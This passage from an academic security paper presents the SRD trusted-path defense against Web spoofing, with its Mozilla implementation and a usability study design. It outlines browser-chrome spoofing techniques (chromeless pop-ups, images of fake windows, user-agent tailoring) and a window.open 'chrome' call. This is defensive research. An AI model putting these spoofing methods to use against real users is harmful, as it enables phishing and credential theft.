In our initial attempts at spoofing, we tried to add our own graphical material *over* official browser signals such as the location bar and the SSL lock icon. This was not successful. We then tried opening a new window with some of these elements turned off, and that did not work either. Finally, we tried opening a new window with *all*

of the elements disabled—and that worked. We then went through a careful process of filling this window with material that looked just like the official browser elements, and correlating this display with the expected display for the session being spoofed.

This work was characterized by the pattern of trying to achieve some particular effect, finding that the obvious techniques did not work, but then finding that the paradigm provided some alternate techniques that were just as effective. For one example, whenever it seemed difficult to pop up a window with a certain property, we could achieve the same effect by displaying an *image* of such a window, and using pre-caching to get these images to the user's machine before they're needed.

This pattern made us cautious about the effectiveness of simplistic defenses that eliminate some channel of graphical display.

For each client platform we targeted, we carefully examined how to provide server content that, when rendered, would appear to be the expected window element. Since the user's browser kindly tells the server its OS and browser family to which it belongs, we can customize the response appropriately.

Our prior technical report [29] contains full technical details.

2.4 Other Factors

However, our goal was enabling users to make effective trust judgments about Web content and interaction. The above spoofing techniques focused on server *identity*. As some researchers [7] observe, identity is just one component for such a judgment—usually not a sufficient component, and perhaps not even a necessary component.

Arguably, issues including delegation, attributes, more complex path validation, and properties of the page source should all play a role in user trust judgment; arguably, a browser that enables effective trust judgments should handle these issues and display the appropriate material. The existence of password-protected personal certificate and key pair stores in current browsers is one example of this extended trust interface; Bugnosis [1] is an entertaining example of some potential future directions.

The issue of how the human can correctly identify the trust-relevant user interface elements of the browser will only become more critical as this set of elements increases. Spoofing can attack not just perceived server identity, but *any* element of the current and future browser interfaces.

In Section 7.2, we revisit some of these issues.

3 Towards a Solution

Previous work, including our own, suggested some simplistic solutions. To address this fundamental trust problem in this broadly-deployed and service-critical PKI, we need to design a more effective solution—and to see that this solution is implemented in usable technology.

3.1 Basic Framework

We will start with a slightly simplified model.

The browser displays graphical elements to the user. When a user requests a page P from a server A , the user's browser displays both the content of P as well as status information about P , A , and the channel over which P was obtained. (For simplicity, we're ignoring things like the fact that multiple servers may be involved.)

We can think of the browser as executing two functions from this input space of Web page content and context:

- displaying sets of graphical elements in this window and others as *content* from the server
- displaying sets of graphical elements in this window and others as *status* about this server content.

Web spoofing attacks can work because no clear difference exists between the graphical elements of *status* and the graphical elements of *content*. There exist pages P_A, P_B from servers A, B (respectively) such that the overlap between $content(P_A)$ and $status(P_B, B)$ is substantial. Such overlap permits a malicious server to craft *content* whose display tricks users into believing the browser is reporting *status*.

To make things even harder, what matters is not the actual display of the graphical elements, but the display as processed by human perception. As long as the human perception of status and content have overlap, then spoofing is possible.

(Building a more formal and complete model of this problem is an area for future work.)

3.2 Trusted Path

From the above analysis, we can see the key to systematically stopping Web spoofing would be twofold:

- to clearly distinguish the ranges of the *content* and *status* functions, even when filtered by human perception, so that malicious collisions are not possible
- to make it impossible for *status* to have empty output, even when filtered by human perception, so that users can always recognize a server's attempt to forge status information.

In some sense, this is the classic *trusted path* problem. The browser software becomes a Trusted Computer Base (TCB); and we need to establish a trusted path between users and the status component, that can not be impersonated by content component.

3.3 Design Criteria

We consider some criteria a solution should satisfy.

First, the solution should *work*:

- **Inclusiveness.** We need to ensure that users can correctly recognize as large a subset of the status data as possible. Browsing is a rich experience; many parameters play into user trust judgment and, as Section 7.2 discusses, the current parameters may not even be sufficient. A piecemeal solution will be insufficient; we need a trusted path for as much of this data as possible.
- **Effectiveness.** We need to ensure that the status information is provided in a way that the user can effectively recognize and utilize. For one example, the information delivered by images may be more effective for human users than information delivered by text. For another example, if the status information is separated (in time or in space) from the corresponding content, then the user may already have made a trust judgment about the content before even perceiving the status data.

Secondly, the solution should be *low-impact*:

- **Minimizing user work.** A solution should not require the user to participate too much. This constraint eliminates the naive cryptographic approach of having the browser digitally sign each status component, to authenticate it and bind it to the content. This constraint also eliminates the approach that users set up customized, unguessable browser themes. To do so, the users would need to know what themes are, and to configure the browser for a new one instead of just taking the default one.
- **Minimizing intrusiveness.** The paradigm for Web browsing and interaction is fairly well established, and exploited by a large legacy body of sites and expertise. A trusted path solution should not break the wholeness of the browsing experience. We must minimize our intrusion on the content component: on how documents from servers and the browser are displayed. This constraint eliminates the simplistic solution of turning off Java and JavaScript.

4 Solution Strategies

Having established the problem and criteria for considering solutions, we now proceed to examine potential strategies. Section 4.1 presents some approaches we considered but rejected; Section 4.2 presents the strategy we chose for our implementation. Table 1 summarizes how these strategies measure according to the above criteria.

4.1 Considered Approaches

No turn-off. As discussed above, one way to defend against Web spoofing is make it impossible for status to be empty. One possible approach is to prevent elements such as the location and status bars from being turned off in any window. However, this approach would overly constrict the display of server pages (many sites depend on pop-ups with server-controlled content) and still does not cover a broad enough range of browser-user channels. Furthermore, the attacker can still use images to spoof pop-up windows of his own choosing.

Customized content. Another set of approaches consists of trying to clearly label the status material. One strategy here would draw from Tygar and Whitten [25] and use user-customized backgrounds on status windows. This approach has a potential disadvantage of being too intrusive on the browser's display of server content.

A less intrusive version would have the user enter an arbitrary "MAC phrase" at the start-up time of the browser. The browser could then insert this MAC phrase into each status element (e.g., the certificate window, SSL warning boxes, etc.) to authenticate it. However, this approach, being text-based, had too strong a danger of being overlooked by the user.

Overall, we decided against this whole family of approaches, because we felt that requiring the user to participate in the customization would violate the "minimal userwork" constraint.

Meta-data titles. We considered having some meta-data, such as page URL, displayed on the window title. Since the browser sends the title information to the machine window system, the browser can enforce that the true URL always is displayed on the window title. However, we did not really believe that users would pay attention to this title bar text; furthermore, a malicious server could still spoof such a window by offering an image of one within the regular content.

Meta-data windows. We considered having the browser create and always keep open an extra window just

for meta-data. The browser could label this window to authenticate it, and then use it to display information such as URL, server certificate, etc.

Initially, we felt that this approach would not be effective, since separating the data from the content window would make it too easy for users to ignore the meta-data. Furthermore, this approach would require a way to correlate the displayed meta-data with the browser element in question. If the user appears to have two server windows and a local certificate window open, he or she needs to figure out to which window the meta-data is referring.

As we will discuss shortly, CMW uses a meta-data window and a side-effect of Mozilla code structure forced us to introduce one into our design.

Boundaries. In an attempt to fix the window title scheme, we decided to use thick color instead of tiny text. Windows containing pure status information from the browser would have a thick border with a color that indicated *trusted*; windows containing at least some server-provided content would have a thick border with another color that indicated *untrusted*. Because its content would always be rendered within an untrusted window, a malicious server would not be able to spoof status information—or so we thought. Unfortunately, this approach suffers from the same vulnerability as above: a malicious server could still offer an *image* of a nested trusted window.

CMW-Style Approach. CMW brought the boundary and meta-data window approaches together.

We noted earlier that CMW itself will not solve the spoofing problem. However, CMW needs to defend against a similar spoofing problem: how to ensure that a program cannot subvert the security labeling rules by opening an image that appears to be a nested window of a different security level. To address this problem, CMW adds a separate meta-data window at the *bottom* of the screen, puts color-coded boundaries on the windows and a color (not text) in the meta-data window, and solves the correlation problem by having the color in the meta-data window change according to the security level of the window currently in focus.

The CMW approach inspired us to try merging the boundary and meta-data window scheme: we keep a separate window always open, and this window displays the color matching the security level of the window currently in focus. If the user focuses on a spoofed window, the meta-data window color would not be consistent with the apparent window boundary color.

We were concerned about how this CMW-style approach would separate (in time and space) the window status component from the content component. This sepa-

ration would appear to fail the effectiveness and user-work criteria:

- The security level information appears later, and in a different part of the screen.
- The user must explicitly click on the window to get it to focus, and *then* confirm the status information.

What users are reputed to do when “certificate expiration” warnings pop up suggests that by the time a user clicks, it’s too late.

Because of these drawbacks, we decided against this approach. Our user study of a CMW-style simulation (Section 6) supported these concerns.

4.2 Prototyped Approach

We liked the colored boundary approach, since colors are more effective than text, and coloring boundaries according to trust level easily binds the boundary to the content. The user cannot perceive the one without the other. Furthermore, each browser element—including password windows and other future elements—can be marked, and the user need not wonder which label matches which window.

However, the colored boundary approach had a substantial disadvantage: unless the user customizes the colors in each session or actively interrogates the window (which would violate the “minimize work” criteria), the adversary can still create spoofs of nested windows of arbitrary security level.

This situation left us with a conundrum: the browser needs to mark trusted status content, but any deterministic approach to marking trusted content would be vulnerable to this image spoof. So, we need an automatic marking scheme that servers could not predict, but would still be easy and non-intrusive for users to verify.

Initial Vision. What we settled on was *synchronized random dynamic (SRD)* boundaries. In addition to having trusted and untrusted colors, the thick window borders would have two styles (e.g., *inset* and *outset*, as shown in Figure 1). At random intervals, the browser would change the styles on all its windows. Figure 2 sketches this overall architecture.

The SRD solution would satisfy the design criteria:

- **Inclusiveness.** All windows would be unambiguously labeled as to whether they contained status or content data.
- **Effectiveness.** Like static colored boundaries, the SRD approach shows an easy-to-recognize security label at the same time as the content. Since a malicious server cannot predict the randomness, it cannot




Figure 1 *Inset* and *outset* border styles.

provide spoofed status that meets the synchronization.

- **Minimizing user work.** To authenticate a window, all a user would need to do is observe whether its border is changing in synchronization with the others.
- **Minimizing intrusiveness.** By changing the window boundary but not internals, the server content, as displayed, is largely unaffected.

In the SRD boundary approach, we do not try to focus so much on communicating status information as on distinguishing browser-provided status from server-provided content. The SRD boundary approach tries to build a trusted path that the status information presented by the browser can be correctly and effectively understood by the human user. In theory, this approach should continue to work as new forms of status information emerge.

Reality Intervenes. As one might expect, the reality of prototyping our solution required modifying this initial vision.

We prototyped the SRD-boundary solution using Mozilla open source on Linux. We noticed that when our build of Mozilla pops up certain warning windows, all other browser threads are blocked. As a consequence, all other windows stop responding and become inactive. This is because some modules are *singleton* services in Mozilla (that is, services that one global object provides to all threads in Mozilla). When one thread accesses such a service, all other threads are blocked. The Enter-SSL warning window uses the *nsPrompt* service which is one of the singleton services.

When the threads block, the SRD borders on all windows but the active one freeze. This freezing may generate security holes. A server might raise an image with a spoofed SRD boundary, whose lack of synchronization is not noticeable because the server also submitted some time-consuming content that slows down the main browser window so much that the it appears frozen. Such windows greatly complicate the semantics of how the user decides whether to trust a window.

To address this weakness, we needed to re-introduce a meta-data *reference window*, opened at browser start-up with code independent of the primary browser threads. This window is always active, and contains a flashy colored pattern that changes in synchronization with the master random bit—and the boundaries. If a boundary does not change in synchronization with the reference window, then the boundary is forged and its color should not be trusted.

Our reference window is like the CMW-style window in that it uses non-textual material to indicate security. However, ours differs in that it uses dynamic behavior to authenticate boundaries, it requires no explicit user action, and it automatically correlates to all the unblocked on-screen content.

Reality also introduced other semantic wrinkles, as discussed in Section 5.7.2.

5 Implementation

Implementation took several steps. First, we needed to add thicker colored boundaries to all windows. Second, the boundaries needed to dynamically change. Third, the changes needed to happen in a synchronized fashion. Finally, as noted, we needed to work around the fact that Mozilla sometimes blocks browser window threads.

In Section 5.2 through Section 5.5 below, we discuss these steps. Section 5.7 discusses the current status of our prototype.

Figure 4 shows the overall structure.

5.1 Starting Point

In order to implement our trusted path solution, we need a browser as its base. We looked at open source browsers, and found two good candidates, Mozilla and Konqueror. Mozilla is the “twin” of Netscape 6, and Konqueror is part of KDE desktop 2.0. We also considered Galeon, which is an open source Web browser using the same layout engine as Mozilla. However, when we started our experiment, Galeon was not robust enough, so we chose Mozilla instead of Galeon.

We chose Mozilla over Konqueror for three primary reasons. First, Konqueror is not only a Web browser, but also the file manager for KDE desktop, which make it might be unnecessarily complicated for our purposes. Secondly, Mozilla is closely related to Netscape, which has a big market share on current desktops. Third, Konqueror only run on Linux; Mozilla is able to adapt to several platforms.

Additionally, although both of browsers are well documented, we felt that Mozilla’s documentation was stronger.

5.2 Adding Colored Boundaries

The first step of our prototype was to add special boundaries to all browser windows. To do this, we needed to understand why browser windows look the way they do.

Mozilla has a configurable and downloadable user interface, called a *chrome*. The presence and arrangement of different elements in a window is not hardwired into the application, but rather is loaded from a separate user interface description, the *XUL* files. XUL is an XML-based user interface language that defines the Mozilla user interface. Each XUL element is present as an object in Mozilla’s *document object module (DOM)*.

Mozilla uses *Cascading Style Sheets (CSS)* to describe what each XUL element should look like. Collectively, this set of sheets is called a *skin*. Mozilla has customizable skins. Changing the CSS files changes the look-and-feel of the browser. (Figure 3 sketches this structure.)

The original Mozilla only has one type of window without any boundary. We added an *orange* boundary into the original window skin to mark the *trusted* windows containing material exclusively from the browser. Then we defined a new type of window, *external window*, with a blue boundary. We added the external window skin into the global skin file, and changed the *navigator window* to invoke an *external window* instead.

As a result, all the *window* elements in XUL files will have thick orange boundaries, and all the *external windows* would have thick blue boundaries. Both the primary browsing windows as well as the windows opened by server content would be *external windows* with blue boundaries.

(The new *chrome* feature introduces some wrinkles; see Section 5.7.2.)

5.3 Making the Boundaries Dynamic

We next need to make the boundaries change dynamically.

In the Mozilla browser, window objects can have *attributes*. These attributes can be *set* or *removed*. When the attribute is set, the window can be displayed with different style.

To make window boundaries dynamic, we added a *borderStyle* attribute to the window.

```
externalwindow [borderStyle="true"]
{ border-style:   outset !important; }
```

When *borderStyle* is set, the boundary style is outset; when *borderStyle* is removed, the boundary style is inset. Mozilla observes the changes in attributes and updates the displayed *borderStyle* accordingly.

With a reference to a window object, browser-internal JavaScript code can automatically set the attribute and remove the attribute associated with that window. We get this reference with the method:




Figure 2 The architecture of our SRD approach.

| | <i>Inclusiveness</i> | <i>Effectiveness</i> | <i>Minimizing User Work</i> | <i>Minimizing Intrusiveness</i> |
|--------------------|----------------------|----------------------|-----------------------------|---------------------------------|
| <i>No turn-off</i> | No | Yes | Yes | No |
| <i>Backgrounds</i> | Yes | Yes | No | No |
| <i>MAC Phrase</i> | Yes | No | No | Yes |
| <i>Meta Title</i> | No | No | Yes | Yes |
| <i>Meta Window</i> | No | No | Yes | Yes |
| <i>Boundaries</i> | No | Yes | Yes | Yes |
| <i>CMW-style</i> | Yes | No | No | Yes |
| SRD | Yes | Yes | Yes | Yes |

Table 1 Comparison of strategies against design criteria.




Figure 3 The layout engine uses XUL and CSS files to generate the browser user interface.


```
document.getElementById("windowID")
```

When browser-internal JavaScript code changes the window's attribute, the browser observer interface notices the change and schedules a browser event. The event is executed, and the browser repaints the boundary with different style.

Each XUL file links to JavaScript files that specify what should happen in that window with each of the events in the browsing experience. We placed the attribute-changing JavaScript into a separate JavaScript file and linked it into each corresponding XUL file.

With the

```
setInterval("function name",  
intervalTime)
```

method, a JavaScript function can be called automatically at regular time intervals. We let our function be called every 0.5 second, to check a random value 0 or 1. If the random value is 0, we set window's *borderStyle* attribute to be true; else remove this attribute. The window's *onload* event calls this *setInterval* method to start this polling.

```
<window id="example-window"  
onload="setInterval(..)">
```

If the window element does not have an ID associated with it, we need to give it one in order to make the JavaScript code work. The JavaScript files need to include into corresponding *jar:mn* file in order to be packed into the same jar as the XUL file.

5.4 Adding Synchronization

All the browser-internal JavaScript files need to look at the same random number, in order to make all windows change synchronously. Since we could not get the JavaScript files in Mozilla source to communicate with each other, we used an *XPCOM* module to have them communicate to a single C++ object that directed the randomness.

XPCOM (the *Cross Platform Component Object Model*) is a framework for writing cross-platform, modular software. As an application, XPCOM uses a set of core XPCOM libraries to selectively load and manipulate XPCOM components. XPCOM components can be written in C, C++, and JavaScript, and are the basic element of Mozilla structure.

JavaScript can directly communicate to a C++ module through *XPCConnect*. XPCConnect is a technology which allows JavaScript objects transparently access and manipulate XPCOM objects. It also enables JavaScript objects to present XPCOM-compliant interfaces to be called by XPCOM objects.

We maintained a singleton XPCOM module in Mozilla which tracks the current "random bit." We defined a

borderStyle interface in *XPIDL* (*Cross Platform Interface Description Language*), which only has a read-only string, which means the string only can be read by JavaScript, but can not be set by JavaScript. The XPIDL compiler transforms this IDL into a header file and a *type-lib* file. The *nsIBorderStyle* interface has a public function, *GetValue*, which can be called by Mozilla JavaScript through XPCConnect. The *nsBorderStyleImp* class implements the interface, and also has two private functions, *generateRandom* and *setValue*. When a JavaScript call accesses the *borderStyle* module through *GetValue*, the module uses these private functions to update the current bit (from /dev/random) if it is sufficiently stale. The module then returns the current bit to the JavaScript.

5.5 Addressing Blocking

As noted earlier, Mozilla had scenarios where one window, such as the enter-SSL warning window, can block the others. Rather than trying to rewrite the Mozilla thread structure, we let the *borderStyle* module fork a new process, which uses the GTK+ toolkit create a reference window. When a new random number is generated, the *borderStyle* module passes the new random number through the pipe to the reference process. The reference window changes its image according to the random number to indicate the border style.

The idea in the GTK+ program is creating a window with a *viewport*. A viewport is a widget which contains two *adjustment* widgets. Changing the scale of these two adjustments enable to allow the user only see part of the window. The viewport also contains a table which contains two images: one image stands for inset style, the other stands for outset. When random number is 1, we set the adjustment scale to show the inset image; otherwise we show the outset image.

5.6 Why This Works

This SRD approach works because:

- Server material has to be displayed in a window opened by the browser.
- When it opens a window, the browser gets to choose which type of window to use.
- Only the browser gets to see the random numbers controlling whether the border is currently inset or outset.
- Server content, such as malicious JavaScript, cannot otherwise perceive the inset/outset attribute of its parent window.

(Section 5.7.2 below discusses some known issues.)




Figure 4 This diagram shows the overall structure of our implementation of SRD in Mozilla. The Mozilla layout engine takes XUL files as input, and construct a DOM tree. The root of the tree is the window object. For each window object, JavaScript reads the random number from borderStyle module, and sets or removes the window object attribute. The layout engine present the window object differently according to the attribute. The different appearances are defined in CSS files.

We elaborate on the last point above. The DOM is a tree-like structure to represent the document. Each XML element or HTML element is represented as a node in this tree. The DOM tree enables traversal of this hierarchy of elements. Each element node has DOM interfaces, which can be used by JavaScript to manipulate the element. For example, *element.style* lets JavaScript access the style property of the element object. JavaScript can change this property, and therefore change the element appearance.

When the Mozilla layout engine Gecko reads XUL files and renders browser user interface, it treats the window object as a regular XUL element, one DOM node in the DOM tree. Therefore, at the point, browser-internal JavaScript can set or remove attributes in the window object. However, from the point of view of server-provided JavaScript, this window object is not a regular DOM element, but is rather the root object of the whole DOM tree.

This root object has a child node, *document*. Under this *document* object, the server content DOM tree starts to grow. The root window does not provide the *window.style* interface. It also does not support any attribute functions [11]. Therefore, even though server-side JavaScript can get a reference of the window object, and call functions like *window.open*, it can not read or manipulate the window border style to compromise SRD boundaries. Our experimental tests also proved this statement.

5.7 Prototype Status

We have implemented SRD for the main navigator elements in modern skin Mozilla (currently Mozilla-0.9.2.1) for Linux. Furthermore, we have prepared scripts to install and undo these changes in the Mozilla source tree; to reproduce our work, one would need to download the Mozilla source, run our script, then build.

These scripts are available on our Web site.

5.7.1 Inner SRD vs Outer SRD

In the current browsing paradigm, some otherwise untrusted windows, such as the main surfing window, contain trusted elements, such as Menu Bar, etc. As far as we could tell in our spoofing work, untrusted material could not overlay or replace these trusted elements, if they are present in the window.

The SRD approach thus leads to a design question:

- Should we just mark the outside boundaries of windows?
- Or should we also install SRD boundaries on individual elements, or at least on trusted ones?

We use the terms *outer SRD* and *inner SRD* respectively to denote these two approaches.

Inner SRD raises some additional questions that may take it further away from the design criteria. For one thing, having changing, colored boundaries *within* the window arguably weakens satisfaction of the minimal intrusiveness constraint. For another thing, what about elements within a trusted window? Should we announce that any element in a region contained in a trusted SRD boundary is therefore trusted? Or would introducing such anomalies (e.g., whether a bar needs a trusted SRD boundary to be trustable depends on the boundary of its window) needlessly and perhaps dangerously complicate the user's participation?

For now, we have stayed with outer-SRD. Animated GIFs giving the look-and-feel of browsers enhanced with outer-SRD and inner-SRD are available on our Web site.

5.7.2 Known Issues

Our current prototype has several areas that require further work. We present them in order of decreasing importance.

Alert Windows. The only significant bug we currently know about pertains to alert windows. In the current Mozilla structure, *alert* windows, *confirm* windows and *prompt* windows are all handled by the same code, regardless of whether the server page content or the browser invokes them. In our current implementation, the window boundary color is decided once, as "trusted". We are currently working with Netscape developers to determine how to have this code determine the nature of its caller and establish boundary color accordingly.

Signed JavaScript. Signed JavaScript from the server can ask for privileges to use XPConnect. The user can then choose to grant this privilege or not. If the user grants the privilege, then the signed JavaScript can access the *borderStyle* module and read the random bit.

To exploit this, an attacker would have to open an empty window (see below) or simulate one with images, and then change the apparent boundary according to the bit. For now, the user can defend against this attack by not granting such privileges; however, a better long-term solution is simply to disable the ability of signed JavaScript to request this privilege.

Chrome feature. Mozilla added a new feature *chrome* to the *window.open* method. If a server uses the JavaScript

```
window.open("test.html",  
            "window-title", "chrome")
```

then Mozilla will open an empty window without any boundary. The *chrome* feature lets the server eliminate the browser default chrome and thus take control of the

whole window appearance. However, this new window will not be able to synchronize itself with the reference window and the other windows. Furthermore, this new window cannot respond to the right mouse click and other reserved keystrokes, like *Alt+C* for copy under Linux. It is a known bug [4] that this new window cannot bring back the menu bar and the other bars, and it cannot print pages.

So far, the chromeless window is not a threat to SRD boundaries. However, Mozilla is living code. The Mozilla developers work hard to improve its functionality; and the behavior of the chrome feature may evolve in the future in ways that are bad for our purposes. So, we plan either to disable this feature, or to install SRD boundaries even on chromeless windows.

Pseudo-synchronization. Another consequence of real implementation was imprecise synchronization. Within the code base for our prototype, it was not feasible to coordinate all the SRD boundaries to change at precisely the same real-time instant. Instead, the changes all happen within an approximately 1-second interval. This imprecision is because only one thread can access the XPCOM module; all other threads are blocked until it returns. Since the JavaScript calls access the random value sequentially, the boundaries change sequentially as well.

However, we actually feel this increases the usability: the staggered changes make it easier for the user to perceive that changes are occurring.

6 Usability

The existence of a trusted path from browser to user does not guarantee that users will understand what this path tells them. In order to evaluate the usability of SRD boundary, we carried out user studies.

Because our goal is to effectively defend against Web spoofing, our group plans future tests that are not limited to the SRD boundary approach, but would cover the general process of how humans make trust judgments, in order to provide more information on how to design a better way to communicate security-related information.

6.1 Test Design

The design of the SRD boundary includes two parameters: the *boundary color* and the *synchronization*. They express different information.

- The boundary color indicates where the material comes from.
- The synchronization indicates whether the user can trust the information expressed by the boundary color scheme.

In our tests, we change the two parameters in order to determine whether the user can understand the information each parameter tries to express. We vary the boundary color over:

- trusted (orange)
- untrusted (blue)

We vary the synchronization parameter over:

- static (window boundary does not change)
- asynchronous (window boundary changes, but not in a synchronized way)
- synchronized

According to our semantics, a trustable status window should have two signals: a *trusted* boundary color, and *synchronized* changes. Eliminating the cases where the user receives *neither* of these signals, we have four sessions in each test: a static trusted boundary; a synchronized trusted boundary; a synchronized untrusted boundary; and an asynchronous trusted boundary.

We also simulated the CMW-style approach and examined its usability as well. In particular, the CMW-style approach is less distracting than SRD boundary, because most of the labels are static. This reduces intrusiveness—but less distracting may also mean winning less attention.

We then ran three tests.

- In the first test, we turned off the reference window, and used only the SRD boundary in the main surfing window as a synchronization reference. We popped up the browser's certificate window with different boundaries, in four sessions.
- In the second test, we examined the full SRD approach, and left the reference window on, as a synchronization reference. We popped up the certificate window four different ways, just as in the first test. We wanted to see whether using reference window is helpful for providing extra security-related information, or whether it is needlessly redundant.
- In the third test, we simulated the CMW-style approach. Boundaries were static; however, a reference window always indicated the boundary color of the window to which the mouse points. In this case, the status information provided by the reference window arrives at the same time when the user move the mouse into the window.

In the conventional CMW approach, the mouse has to be clicked on the window to get it focus at first. In our test, we used mouse-over, which gets the information to the user sooner. (In the future, we hope to

design more user studies to obtain additional data on how the time when status information arrives effect users' judgment during browsing.)

Before starting the tests, we gave the users a brief introduction about the SRD boundary approach. The users understood there were two parameters they needed to observe. The users also viewed the original Mozilla user interface, in order to become familiar with the buttons and window appearance. After viewing the original user interface, the users started our modified browser and entered an SSL session with a server. The users invoked the page information window, and checked the server certificate which the browser appeared to present. The page information window and the certificate window popped up with different boundaries, according to the session.

The users were asked to observe the windows for ten seconds before they answered the questions. The questions included what they observed of the two parameters of the window boundaries, whether they thought the window was authentic, and how confident they were about their judgment.

6.2 Users Description

We tried to collect users from different sophistication levels, in order to provide realistic results for evaluation of our design. More importantly, we wanted to collect information on how regular users recognize status from the browser user interface—this information would not only help us evaluate our current approaches, but could also potentially help drive designs of better user interfaces. (We see much potential future work here.)

For this user study, we had seven volunteers.

- Two can be ranked as experts: a scientist at Dartmouth's Institute for Security Technology Studies, and a Ph.D. candidate in computer science.
- Three are undergraduates who search the Web for information and buy products over the Web quite often. They also like new technology and are quick learners.
- Two are medical scientists who use Web mainly for searching research papers, and do not do online credit card transactions very often.

The user ages range from 21 to 40, covering the main age area of Web users. The users major in physiology, biology, computer science, engineering, psychology, sociology, medicine. Among these users, only the computer experts check the security features on their browsers before they submit credit card information online. Except for these two experts, only one subject had even heard of the phrase "SSL" and none of them knew what it meant.

Except for the experts, no one checked the *https* and the lock icon.

6.3 User Study Results

We summarize the most significant results we observed from the tests.

6.3.1 No Reference Window

